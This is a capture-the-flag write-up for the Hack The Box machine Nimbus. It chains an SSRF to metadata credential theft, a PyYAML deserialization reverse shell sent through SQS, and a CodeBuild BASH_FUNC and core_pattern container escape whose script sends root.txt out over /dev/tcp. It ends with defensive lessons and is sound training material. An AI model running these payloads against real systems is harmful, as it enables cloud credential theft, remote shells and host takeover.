HTB Nimbus Writeup
Hard Linux writeup covering SSRF to IMDS credentials, SQS access, unsafe YAML deserialization, worker container RCE, CodeBuild abuse, and core_pattern host escape.

Hack The Box — Nimbus Writeup
Machine Overview
| Item | Details |
|---|---|
| Machine | Nimbus |
| Platform | Hack The Box |
| OS | Linux |
| Difficulty | Hard |
| Target IP | 10.129.12.178 |
| User Flag | [REDACTED_FLAG] |
| Root Flag | [REDACTED_FLAG] |
Nimbus is a cloud-themed Linux machine built around an internal job scheduler, fake AWS services through Floci/LocalStack, SQS queues, worker containers, CodeBuild, and a final privileged-container escape.
The attack path was:
SSRF → IMDS Credentials → SQS Access → Unsafe YAML Deserialization
→ Worker Container Shell → Floci AWS Root → CodeBuild BASH_FUNC Abuse
→ Privileged Container → core_pattern Host Escape → Root CC: Cypher
This machine was not about one single vulnerability. It was a chained attack across multiple trust boundaries.
1. Enumeration
1.1 Nmap Scan
We begin with a standard service scan:
nmap -sC -sV -oN nmap/nimbus.txt 10.129.12.178The important exposed services were:
22/tcp  open  ssh
80/tcp  open  http nginx
Only SSH and HTTP were externally exposed.
1.2 Hostname Setup
The web application expected a virtual host, so I added the target to /etc/hosts:
sudo sed -i '/nimbus.htb/d;/aws.nimbus.htb/d' /etc/hosts
echo '10.129.12.178 nimbus.htb aws.nimbus.htb' | sudo tee -a /etc/hosts
Verification:
curl -i http://nimbus.htb/ | head
curl -i http://aws.nimbus.htb/ | head
The main site responded with HTTP 200 OK.
The AWS-style subdomain returned:
HTTP/1.1 403 FORBIDDEN
InvalidClientTokenId
That was an early clue that aws.nimbus.htb was not a normal website. It behaved like an AWS API endpoint.
2. Web Application Review
Visiting:
http://nimbus.htbshowed the Nimbus internal job scheduler.
Important text from the page:
Nimbus runs scheduled and on-demand background jobs across our worker fleet.

Drop the YAML in our internal Git, then point the job submitter at the raw URL.

Need shell access on a worker? Use SSH. Your SSH key needs to be approved by a DevOps lead.
The important application routes were:
/
 /jobs
 /jobs/preview
 /login
 /api/v1/health
The /jobs page allowed job submission in two ways:
1. Submit a raw Git URL pointing to a YAML file
2. Paste YAML directly
The form submitted to:
POST /jobs/previewThe page also said:
Parsed with safe_load. No code execution at submission time.That line is important. It means direct YAML RCE through the web preview was not the intended path.
3. Health Endpoint
The health endpoint was available:
curl -s http://nimbus.htb/api/v1/health | jqOutput:
{
  "services": {
    "queue": {
      "endpoint": "http://aws.nimbus.htb",
      "status": "ok"
    },
    "scheduler": {
      "endpoint": "http://aws.nimbus.htb",
      "status": "ok"
    },
    "storage": {
      "endpoint": "http://aws.nimbus.htb",
      "status": "ok"
    }
  },
  "status": "healthy",
  "version": "1.4.2"
}
This confirmed that the web app communicated with internal cloud-like services through:
http://aws.nimbus.htbAt this point, the target looked like:
Web App → AWS-style backend → queues/storage/scheduler4. SSRF in /jobs/preview
4.1 Understanding the Bug
The job preview feature accepted a URL and fetched it server-side.
That behavior is dangerous because the server may be able to access internal resources that we cannot access directly.
This is called:
SSRF — Server-Side Request ForgeryThe vulnerable feature was:
POST /jobs/preview
url=http://example.com/job.yaml
The app required the URL to look like a YAML file.
However, URL fragments are not sent to the server. This means:
http://target/internal/path#.yamlpasses a weak .yaml string check, while the actual request goes to:
http://target/internal/path4.2 Metadata Service Bypass
AWS metadata services usually live at:
169.254.169.254The app blocked obvious internal IP addresses, but the metadata IP could be represented as a decimal integer:
2852039166 = 169.254.169.254Using the SSRF primitive, I queried the IAM role name:
curl -s -X POST http://nimbus.htb/jobs/preview \
  --data-urlencode "url=http://2852039166/latest/meta-data/iam/security-credentials/#.yaml"
The raw response returned:
nimbus-web-roleThat means the web server had an IAM role attached.
5. Stealing IMDS Credentials
Next, I requested the credentials for that role:
mkdir -p loot

curl -s -X POST http://nimbus.htb/jobs/preview \
  --data-urlencode "url=http://2852039166/latest/meta-data/iam/security-credentials/nimbus-web-role#.yaml" \
  -o loot/imds.html
The credentials were embedded inside the preview page, so I extracted them:
python3 - <<'PY' > loot/aws.env
import re, json, html, shlex

s = open("loot/imds.html").read()
raw = html.unescape(re.search(r"<h3>Raw response</h3><pre>(.*?)</pre>", s, re.S).group(1))
j = json.loads(raw)

print("export AWS_ACCESS_KEY_ID=" + shlex.quote(j["AccessKeyId"]))
print("export AWS_SECRET_ACCESS_KEY=" + shlex.quote(j["SecretAccessKey"]))
print("export AWS_SESSION_TOKEN=" + shlex.quote(j["Token"]))
print("export AWS_DEFAULT_REGION=us-east-1")
print("export AWS_PAGER=''")
PY

source loot/aws.env
Then I verified the stolen identity:
aws --no-cli-pager --endpoint-url http://aws.nimbus.htb sts get-caller-identityOutput:
{
  "UserId": "AROAQX4PG7L2K9M3N5R8H:i-0a1b2c3d4e5f6789a",
  "Account": "847219365028",
  "Arn": "arn:aws:sts::847219365028:assumed-role/nimbus-web-role/i-0a1b2c3d4e5f6789a"
}
At this point, I was acting as the web server’s IAM role.
6. SQS Enumeration
6.1 What is SQS?
SQS is AWS Simple Queue Service.
A queue works like a message inbox:
Producer sends message → Queue stores message → Worker reads messageIn Nimbus, the web role had access to SQS.
I listed queues:
aws --no-cli-pager --endpoint-url http://aws.nimbus.htb sqs list-queuesOutput:
{
  "QueueUrls": [
    "http://floci:4566/847219365028/nimbus-jobs"
  ]
}
The queue name was:
nimbus-jobsThis was a major pivot point. If the worker blindly trusted messages from this queue, I could send a malicious job.
7. Finding the Worker Vulnerability
The S3 bucket contained the worker source:
aws --no-cli-pager --endpoint-url http://aws.nimbus.htb s3 ls --recursiveThe interesting file was:
nimbus-dev-artifacts/source/worker.pyThe important vulnerable line was:
job = yaml.load(body, Loader=yaml.Loader)This is unsafe.
7.1 Why yaml.load() is Dangerous
There are two common PyYAML parsing styles:
yaml.safe_load(data)
yaml.load(data, Loader=yaml.Loader)
safe_load() parses normal YAML values.
yaml.load() with the full loader can deserialize Python objects and call Python functions.
That means this YAML can execute code:
!!python/object/apply:subprocess.Popen
- ["/bin/bash", "-c", "id"]
So the worker was vulnerable to unsafe YAML deserialization.
The web form itself used safe_load, but the backend worker used unsafe yaml.load.
That is why the attack had to go through SQS.
8. Initial Foothold — YAML RCE via SQS
I started a reverse shell listener:
nc -lvnp 4444Then created the malicious YAML payload:
cat > /tmp/worker-rce.yaml <<'EOF'
!!python/object/apply:subprocess.Popen
- ["/bin/bash", "-c", "bash -i >& /dev/tcp/10.10.14.224/4444 0>&1"]
EOF
I sent it directly to the queue:
aws --no-cli-pager \
  --region us-east-1 \
  --endpoint-url http://aws.nimbus.htb \
  sqs send-message \
  --queue-url 'http://floci:4566/847219365028/nimbus-jobs' \
  --message-body file:///tmp/worker-rce.yaml
The listener caught a shell:
connect to [10.10.14.224] from (UNKNOWN) [10.129.12.178]
worker@a46824baa8df:/app$
I now had code execution inside the worker container.
9. User Flag
Inside the worker shell:
cd /home/worker
cat user.txt
Output:
[REDACTED_FLAG]User flag:
[REDACTED_FLAG]10. Internal Floci Access
Inside the worker container, I configured the internal Floci endpoint:
export AWS_ACCESS_KEY_ID=x
export AWS_SECRET_ACCESS_KEY=x
export AWS_DEFAULT_REGION=us-east-1
export AWS_ENDPOINT_URL=http://172.18.0.2:4566
export AWS_PAGER=""
Then checked identity:
aws --no-cli-pager --endpoint-url "$AWS_ENDPOINT_URL" sts get-caller-identityOutput:
{
  "UserId": "847219365028",
  "Account": "847219365028",
  "Arn": "arn:aws:iam::847219365028:root"
}
This means the worker container could talk to the internal AWS emulator as root.
Important clarification:
AWS root inside Floci does not mean Linux root on the host.But it gave permission to create services such as CodeBuild projects.
11. Privilege Escalation Strategy
The final escalation was not a normal Linux sudo/SUID privesc.
The intended path was:
Worker Container
→ Floci AWS root
→ CodeBuild project
→ Privileged build container
→ Bash function injection
→ core_pattern host escape
The goal was to make CodeBuild start a privileged container and then escape to the host.
12. Understanding CodeBuild Abuse
AWS CodeBuild runs build jobs inside containers.
In Nimbus, Floci simulated CodeBuild using real containers.
I created CodeBuild projects through the internal endpoint.
The important CodeBuild options were:
{
  "environment": {
    "image": "floci/floci:latest",
    "privilegedMode": true
  }
}
Using privilegedMode: true is important because a privileged container can access dangerous kernel interfaces such as:
/proc/sys/kernel/core_patternHowever, the floci/floci:latest image dropped privileges from root to a user called floci.
This caused early attempts to fail or give a weak shell:
uid=1001(floci)
CapEff: 0000000000000000
That user was not enough to escape the container.
13. BASH_FUNC Trick
13.1 What is BASH_FUNC?
Bash can import functions from environment variables.
The format looks like:
BASH_FUNC_name%%=() { commands; }When Bash starts, it recreates that function.
If a startup script later calls a command with the same name, the function can hijack execution.
For example:
BASH_FUNC_gosu%%can override a call to:
gosu13.2 Why gosu Mattered
The Floci container starts as root, then uses gosu to drop privileges to the floci user.
Conceptually:
if [ "$(id -u)" = "0" ]; then
    chown -R floci:root /app/data
    exec gosu floci "$0" "$@"
fi
So if we hijack gosu, our code runs before the container fully drops privileges.
That is the key trick.
14. Final One-Shot CodeBuild Payload
Because CodeBuild containers shut down quickly, an interactive shell was unreliable.
Instead of relying on a stable shell, I used a one-shot payload.
The payload did everything automatically:
1. Trigger through BASH_FUNC_gosu%%
2. Find overlay upperdir
3. Write exploit.sh
4. Set /proc/sys/kernel/core_pattern
5. Crash a process
6. Host kernel runs exploit.sh as root
7. Send root flag to my listener
I started a listener:
nc -lvnp 9071Then created the CodeBuild project:
cat > /tmp/cb-gosu-core.json <<'JSON'
{
  "name": "cb-gosu-core",
  "source": {
    "type": "NO_SOURCE",
    "buildspec": "version: 0.2\n\nphases:\n  build:\n    commands:\n      - echo SHOULD_NOT_REACH_BUILD\n"
  },
  "artifacts": {
    "type": "NO_ARTIFACTS"
  },
  "environment": {
    "type": "LINUX_CONTAINER",
    "image": "floci/floci:latest",
    "computeType": "BUILD_GENERAL1_SMALL",
    "privilegedMode": true,
    "environmentVariables": [
      {
        "name": "BASH_FUNC_gosu%%",
        "value": "() { /bin/bash -lc 'id >/tmp/gosu-hit.txt 2>&1; UPPER=$(sed -n \"s/.*upperdir=\\([^,]*\\).*/\\1/p\" /proc/mounts | head -1); echo UPPER=$UPPER >>/tmp/gosu-hit.txt; cat > /exploit.sh <<\"EOF\"\n#!/bin/bash\ncat /root/root.txt >/tmp/rootflag.txt 2>&1\nbash -c \"cat /root/root.txt >& /dev/tcp/10.10.14.224/9071\" 2>/dev/null\nEOF\nchmod +x /exploit.sh; echo \"|$UPPER/exploit.sh\" > /proc/sys/kernel/core_pattern; cat /proc/sys/kernel/core_pattern >>/tmp/gosu-hit.txt; ulimit -c unlimited; bash -c \"kill -SEGV \\$\\$\"; sleep 20'; }",
        "type": "PLAINTEXT"
      }
    ]
  },
  "serviceRole": "arn:aws:iam::847219365028:role/service-role/codebuild",
  "logsConfig": {
    "cloudWatchLogs": {
      "status": "ENABLED",
      "groupName": "/aws/codebuild/cb-gosu-core",
      "streamName": "build"
    }
  }
}
JSON
Then submitted it:
aws --no-cli-pager --endpoint-url "$AWS_ENDPOINT_URL" codebuild create-project \
  --cli-input-json file:///tmp/cb-gosu-core.json

BUILD_ID=$(aws --no-cli-pager --endpoint-url "$AWS_ENDPOINT_URL" codebuild start-build \
  --project-name cb-gosu-core \
  --query 'build.id' --output text)

echo "$BUILD_ID"
15. Understanding the core_pattern Escape
15.1 What is core_pattern?
Linux has this file:
/proc/sys/kernel/core_patternIt controls what happens when a process crashes and creates a core dump.
If the value starts with |, Linux executes the command after it.
Example:
|/tmp/exploit.shWhen a process crashes, the kernel executes:
/tmp/exploit.shIn this case, because the kernel is the host kernel, the script executes with host-level privileges.
15.2 Why Overlay upperdir Was Needed
Inside a container, I can create:
/exploit.shBut the host does not necessarily know that path.
The host sees the file through containerd’s overlay filesystem.
The mount output contains:
upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/.../fsSo the real host path to /exploit.sh becomes:
/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/.../fs/exploit.shThat is why the payload extracted upperdir:
UPPER=$(sed -n 's/.*upperdir=\([^,]*\).*/\1/p' /proc/mounts | head -1)Then wrote:
echo "|$UPPER/exploit.sh" > /proc/sys/kernel/core_patternThis made the host execute the exploit script when a process crashed.
16. Triggering the Host Execution
The payload forced a crash using:
ulimit -c unlimited
bash -c "kill -SEGV $$"
SIGSEGV crashes the process.
The crash caused the host kernel to read core_pattern.
Because core_pattern pointed to our script, the host executed:
exploit.shThe script read:
/root/root.txtand sent it to my listener.
17. Root Flag
On Kali:
nc -lvnp 9071Received:
[REDACTED_FLAG]Root flag:
[REDACTED_FLAG]HTB confirmed the machine was solved.
18. Full Attack Chain Summary
The complete chain was:
1. Enumerate web app on nimbus.htb.

2. Find job preview feature at /jobs/preview.

3. Abuse URL fetching as SSRF.

4. Bypass internal IP filter using decimal metadata IP:
   2852039166 = 169.254.169.254.

5. Use #.yaml trick to satisfy YAML extension validation.

6. Read IMDS role name:
   nimbus-web-role.

7. Steal temporary IAM credentials for nimbus-web-role.

8. Use credentials against aws.nimbus.htb.

9. Enumerate SQS and find nimbus-jobs queue.

10. Inspect worker source from S3 and find unsafe yaml.load.

11. Send malicious PyYAML payload to SQS.

12. Worker parses message and executes reverse shell.

13. Read user.txt as worker:
   [REDACTED_FLAG].

14. Use internal Floci endpoint from the worker container.

15. Confirm Floci AWS root identity.

16. Create privileged CodeBuild project.

17. Inject BASH_FUNC_gosu%% to hijack startup behavior.

18. Write exploit.sh and modify core_pattern.

19. Crash process to trigger host core dump handler.

20. Host executes exploit.sh as root.

21. Read root.txt:
   [REDACTED_FLAG].
19. Why the Exploit Worked
The attack worked because Nimbus had multiple weak trust boundaries.
Weakness 1: SSRF
The web app trusted user-controlled URLs.
Impact:
Internal metadata service was reachable.Weakness 2: Metadata Credentials Exposure
IMDS returned credentials to the web server role.
Impact:
Attacker stole cloud credentials.Weakness 3: Over-permissive IAM Role
The web role could interact with SQS.
Impact:
Attacker could send messages directly to backend jobs.Weakness 4: Unsafe YAML Parsing
The worker used:
yaml.load(body, Loader=yaml.Loader)Impact:
Remote code execution inside worker container.Weakness 5: Floci Control Plane Exposure
The worker could access the internal Floci endpoint as AWS root.
Impact:
Attacker could create privileged CodeBuild jobs.Weakness 6: CodeBuild Environment Function Injection
Bash imported attacker-controlled functions through environment variables.
Impact:
Attacker hijacked container startup behavior.Weakness 7: Privileged Container
The CodeBuild container ran with enough privilege to write kernel settings.
Impact:
Attacker modified /proc/sys/kernel/core_pattern.Weakness 8: core_pattern Host Escape
The host kernel executed the attacker-controlled script as root.
Impact:
Host root compromise.20. Defensive Lessons
For SSRF
Use strict allowlists.
Do not allow arbitrary URLs.
Block:
169.254.169.254
127.0.0.0/8
10.0.0.0/8
172.16.0.0/12
192.168.0.0/16
IPv6 localhost
decimal/octal/hex IP formats
redirects to internal addresses
Do not rely on string validation like:
URL must end with .yamlbecause fragments like #.yaml can bypass it.
For IAM
Apply least privilege.
The web role should not have permission to send arbitrary messages to backend SQS queues unless strictly required.
Separate roles:
Preview role
Submit role
Worker role
Admin role
For YAML
Never use unsafe deserialization on untrusted input.
Bad:
yaml.load(body, Loader=yaml.Loader)Good:
yaml.safe_load(body)Also validate the YAML schema manually.
For Internal Cloud Emulators
Do not expose LocalStack/Floci admin endpoints to workload containers.
The worker should not be able to talk to:
http://172.18.0.2:4566as root/admin.
Use network segmentation.
For CodeBuild
Avoid privileged builds unless absolutely required.
Do not allow untrusted users to control:
environment variables
buildspec
container image
privilegedMode
For Containers
Avoid privileged containers.
Drop dangerous capabilities.
Make /proc/sys read-only.
Use AppArmor, SELinux, and seccomp.
Monitor changes to:
/proc/sys/kernel/core_pattern21. Key Takeaways
Nimbus teaches several advanced concepts:
SSRF is powerful when metadata services are reachable.
Cloud credentials can become the real foothold.
Queues are dangerous when workers blindly trust messages.
Unsafe deserialization can convert data into code execution.
Containers are not security boundaries if privileged mode is enabled.
CodeBuild-style services can become privilege escalation paths.
core_pattern is a dangerous host escape primitive from privileged containers.
The most important lesson:
Nimbus is a trust-chain machine.The compromise did not happen through one bug. It happened because each component trusted the next one too much:
Web App trusted user URLs.
Metadata trusted the web app.
IAM trusted the stolen role.
SQS trusted the IAM role.
Worker trusted queue messages.
Floci trusted the worker network.
CodeBuild trusted attacker-controlled environment variables.
Host trusted privileged container kernel writes.
Once those trusts were chained together, the attacker moved from a simple web preview feature all the way to host root.
22. Final Flags
User: [REDACTED_FLAG]
Root: [REDACTED_FLAG]
Nimbus solved.
Related Writeups



Authorized security practice only. These notes are for lab, CTF, and explicitly permitted environments.